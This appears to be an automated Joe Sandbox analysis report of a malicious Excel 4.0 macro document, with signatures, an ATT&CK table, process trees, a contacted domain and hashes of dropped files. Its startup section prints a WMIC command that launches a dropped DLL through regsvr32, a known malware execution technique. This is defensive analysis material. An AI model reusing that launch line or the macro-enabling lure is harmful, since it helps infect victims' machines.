ID: 382991
Sample Name: Documents (252).xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 02:09:00
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report Documents (252).xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
System Summary: 4
Signature Overview 4
Software Vulnerabilities: 5
Networking: 5
System Summary: 5
Persistence and Installation Behavior: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
Private 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 9
ASN 9
JA3 Fingerprints 9
Dropped Files 10
Created / dropped Files 10
Static File Info 13
General 13
File Icon 14
Static OLE Info 14
General 14
OLE File "Documents (252).xlsm" 14
Indicators 14
Macro 4.0 Code 14
Network Behavior 14
UDP Packets 14
DNS Queries 14
DNS Answers 15
Code Manipulations 15

Statistics 15
Behavior 15
System Behavior 15
Analysis Process: EXCEL.EXE PID: 2268 Parent PID: 584 15
General 15
File Activities 15
File Created 16
File Deleted 16
File Moved 17
File Written 17
File Read 22
Registry Activities 22
Key Created 22
Key Value Created 23
Analysis Process: WMIC.exe PID: 2512 Parent PID: 2268 27
General 28
File Activities 28
Analysis Process: regsvr32.exe PID: 2928 Parent PID: 1220 28
General 28
Disassembly 28
Code Analysis 28


Analysis Report Documents (252).xlsm

Overview


General Information

Sample Name:	Documents (252).xlsm
Analysis ID:	382991
MD5:	966c13f10fa0b3b..
SHA1:	1769db2ec1d019..
SHA256:	963963dd218deb..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Sigma detected: Wmic Launch regsv…
- Contains functionality to create proc…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office document connecting to susp…
- Outdated Microsoft Office dropper d…
- Performs DNS queries to domains w…
- Potential document exploit detected…
- Excel documents contains an embe…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2268 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - WMIC.exe (PID: 2512 cmdline: wmic.exe process call create 'regsvr32 -s C:/Users/Public/dbhfr.xref' MD5: FD902835DEAEF4091799287736F3A028)
- regsvr32.exe (PID: 2928 cmdline: regsvr32 -s C:/Users/Public/dbhfr.xref MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Wmic Launch regsvr32

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Potential document exploit detected (performs DNS queries with low reputation score)

Networking:

Office document connecting to suspicious TLD

Outdated Microsoft Office dropper detected

Performs DNS queries to domains with low reputation

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Contains functionality to create processes via WMI

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Persistence and Installation Behavior:


Creates processes via WMI

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop or Insecure Network Communicati
Default Accounts	Scripting 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	System Information Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
xherzog24pv.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
xherzog24pv.xyz	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	WMIC.exe, 00000003.00000002.2083197234.0000000001BD0000.00000002.00000001.sdmp, regsvr32.exe, 00000005.00000002.2083045967.0000000001CC0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382991
Start date:	07.04.2021
Start time:	02:09:00

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documents (252).xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLSM@4/12@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe

Simulations

Behavior and APIs

Time	Type	Description
02:09:38	API Interceptor	9x Sleep call for process: WMIC.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\842F6688.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.....R9.....sRGB.....pHYs...t..t..f.x....IDATHK..YL.Q.....Vl.P. .qC.(....(.".-..q....%1.q./F.Q.L\./4.KlX.Q...EE..(. ..V.i;.z...h..7.0.....(...|s.k.J.Mm].J|. 3.....W.&EE..s.hS.}.....%^x`s....s..Rb..9....jw...o.e..17=:!&..X.Q._.!. |....N$.L.1.N..}.k..v..2.piZ..A.,.l.w.....I.{...p...C[.....'.....b....:f.\?!3MK.....Cb..B.....%`?1..Y>9\....P..... z..uK...g.V.P.U.3...L.j.?(.g.....}.=.}.....L.B.{...i.!..-q....9(=%^.....&.q.j..>.q...w.NO.@.D..jmnL...U.R0B=6...U....P}Koh.D@"...]9...r,. .."2.....[.~ ..... .ay....nCm'...(..$..... _4....*gNT..02h...zT.b.hhF..E.I.Z..J8.....=..H.{....Q...hg.g...u_!...T7./..+...u.....m...C]..E-..ki.CS..2.V..v>.?..$d..U.o.o...w....."....7..g...O]...U`.....g..A.j.....b...\.s(I.....@._B... .i..2.I..7W.6....`..!r].P.....^.8n ..X...+3...F.....!x...H..fkYu....y.l...(../.y....;~qV.R!#C.q...yoE..{O:...R.....c...Z;..[.x.....#N...'....M..@...n0..nD..!..p.!J....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9C8A64E9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 287 x 78, 8-bit/color RGBA, non-interlaced
Category:	modified
Size (bytes):	15644
Entropy (8bit):	7.974497191204788
Encrypted:	false
SSDEEP:	384:EZRPEsXoz+jRHBbn1+3rhK0XwN8KHpy/c2C9NZ9ff:EZ6sYijj43VK0XwmKJ39Nnf
MD5:	29A9EE6FB5591751FC60ECD0FDB9478D
SHA1:	D8A58D27A5D77416E1B882FDE001FE827EB0C1F5
SHA-256:	F2E6BD48ACC89A7DF730F5FE7FD0A19112FEF2C59BFEDF607996B1062337FC8F
SHA-512:	5465ABC4330E88D0490B5F61532B990859600F920D4ACA8F4A9013344B478EF51823D37E850ECF67829EEDFB80C00B6324EFE97DD175E56985C1AC07ED890AFE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.....N.....sRGB.....gAMA.....a.....pHYs.....&.?..<.IDATx^.wxTU.....M..+....G..J.^.P.T...6:.$$....H..J.....u.a2LB(F.g]n.....Y..W...+..r..U.o.$'/... o./.E..R.r.y..D.G.P..R.@A.....b...O?..n....0Pbc.d..)Gu.^..\|\.'..K.c..IJJ...`.....4o...]G*V.$/...<..S.<.<RD..s...../^B...._.*U.J.F..{..2|.p..S.N....[\.q.o.....e.....$.}..4k.L^...y.R./_~.= ....H.....\c;.. .a.9sI..9..2e^.V.ZK@@.....2.W..q..L.?..CN.>-.7o...H...o....B.)R.....^.....<A.{;...k..o....7..\M..+.....J...ge.U2v.X...T.PA.z...-ZL...&O...ooP.~...-l.c3..}..7.m.....w.. >...r..IY.h....o..{m.*^....[."..2..\.....)[.....v.zJ.|LJ.zB.x.)3.T..g3...K..T.....c.c...k2j.(...7..>..e.b/_.BF.....i....y...6|f}4.....+*[..T.\Y..+-[..n..o...o..VM./..+={~..;v..M.J...b...K.5.....x, .q.f..e...+)3v%3...W....k...N.....:.-3.l.}...D.*T.(W...o..&S.D....d....g..9r..?~\N.8.....r.J.5k.9w...4X.....=..sz.{~@...&.c.Rf.Jf..>..U..bbb.>2....9.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ABD84DE3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	677
Entropy (8bit):	7.433026174405032
Encrypted:	false
SSDEEP:	12:6v/7RllfMXWaBlhV/Jk6gGPRRKyiaWH/LpR5PTQ6//blm1X+fZ8w5s7nP9Np971x:OZYZnDqkZiaOtnEuA1X+a0sL1L9cLUa6
MD5:	55E8A29B221E51BE421B7D4F5F5F7E52
SHA1:	117E73181FC9CDAA0904C6372D68EE48CEDC14E4
SHA-256:	B54D8571DB2F8FC570144F24EF7A42CE93FAB269AF166BF1234DBD2F96D86EB8
SHA-512:	8592A133D815BBC225336F9149A4C89244CBCDEACC958470126DCD266DA8590C587D50D56A7F70771568C4D015BF55642DAAD6434F1C47E8BBBC4AB6916946
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ABD84DE3.png	
Preview:	.PNG.....IHDR.....R9.....sRGB.....pHYs...t..t..f.x...JIDATHKc...?...g..l.;k...FF...@H..jb`d..?-P'.SYA.....f.....'.?.....{K.a.:..W..s.~.....{.....<.....9.....[.=\{.._FN^ ._{'{3VM?.p..v._....v..;..s...O.....*.|.....yaz....!/.....o..xZ.Sn...O+YP.122.....33.A..3.?.DR...+.F...o.M_..h.W...}..K?.....*....z..K.....F?..{.....|..`!I*X...E.....$.....3... ..0.. ..+.r.D.D7e.&.b...t...../..o.I2.p...yl.J|.Y0j4Z....!.s#;.XW.gbd`.bb.....X..ue...'fi..[1..!.@.....s.:(..e`}.. ...-...1.. J..(`...}.X...H.>".m?..h .X.D.5Ff.....y"4.P.4d...@.A..8.[?..7q....I.*.M..[ .>\{....j..Y3...3.5'.....op.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C16FFF7C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 287 x 78, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	15644
Entropy (8bit):	7.974497191204788
Encrypted:	false
SSDEEP:	384:EZRPEsXoz+jRHBbn1+3rhK0XwN8KHpy/c2C9NZ9ff:EZ6sYijj43VK0XwmKJ39Nnf
MD5:	29A9EE6FB5591751FC60ECD0FDB9478D
SHA1:	D8A58D27A5D77416E1B882FDE001FE827EB0C1F5
SHA-256:	F2E6BD48ACC89A7DF730F5FE7FD0A19112FEF2C59BFEDF607996B1062337FC8F
SHA-512:	5465ABC4330E88D0490B5F61532B990859600F920D4ACA8F4A9013344B478EF51823D37E850ECF67829EEDFB80C00B6324EFE97DD175E56985C1AC07ED890AFE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....N.....sRGB.....gAMA.....a.....pHYs.....&.?..<.IDATx^.wxTU.....M..+....G..J.^.P.T...6:.$$....H..J.....u.a2LB(F.g]n.....Y..W...+..r..U.o.$'/... o./.E..R.r.y..D.G.P..R.@A.....b...O?..n....0Pbc.d..)Gu.^..|\.'..K.c..IJJ..`.....4o...]G*V.$/...<..S.<.<RD..s...../^B...._.*U.J.F..{..2|.p..S.N....[\.q.o.....e.....$.}..4k.L^...y.R./_~.= ....H.....\c;.. .a.9sI..9..2e^.V.ZK@@.....2.W..q..L.?..CN.>-.7o...H...o....B.)R.....^.....<A.{;...k..o....7..\M..+.....J...ge.U2v.X...T.PA.z...-ZL...&O...ooP.~...-l.c3..}..7.m.....w.. >...r..IY.h....o..{m.*^....[."..2..\.....)[.....v.zJ.|LJ.zB.x.)3.T..g3...K..T.....c.c...k2j.(...7..>..e.b/_.BF.....i....y...6|f}4.....+*[..T.\Y..+-[..n..o...o..VM./..+={~,.;v..M.J...b...K.5.....x, .q.f..e...+)3v%3...W....k...N.....:.-3.l.}...D.*T.(W...o..&S.D....d....g..9r..?~\N.8.....r.J.5k.9w...4X.....=..sz.{~@...&.c.Rf.Jf..>..U..bbb.>2....9.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F0A1E1A7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1028
Entropy (8bit):	7.761039651897249
Encrypted:	false
SSDEEP:	24:OZYvitHj0T5rwDxmsYnNk56uCnIw2+ujc:O6vitHQT5rvn1ud+uA
MD5:	600F503BC1066BEB5FB5DD494AA1CD74
SHA1:	A504D5E687B98F9E0FD2896DFC8492DE0F974BE6
SHA-256:	B06BA2FAAAF371AE2F92D9047FFDAAF1933E03CFBC1E999E8B7CF378E33499C3
SHA-512:	B7D40CDCD4F442E8941947AF64343D8A06CA8C9710E74BE8E00245C5A67DF574ED243D2B988814843C0AD9483D7058EC355CE087665FFDA5C484CBDF8FD40E
Malicious:	false
Reputation:	moderate, very likely benign file
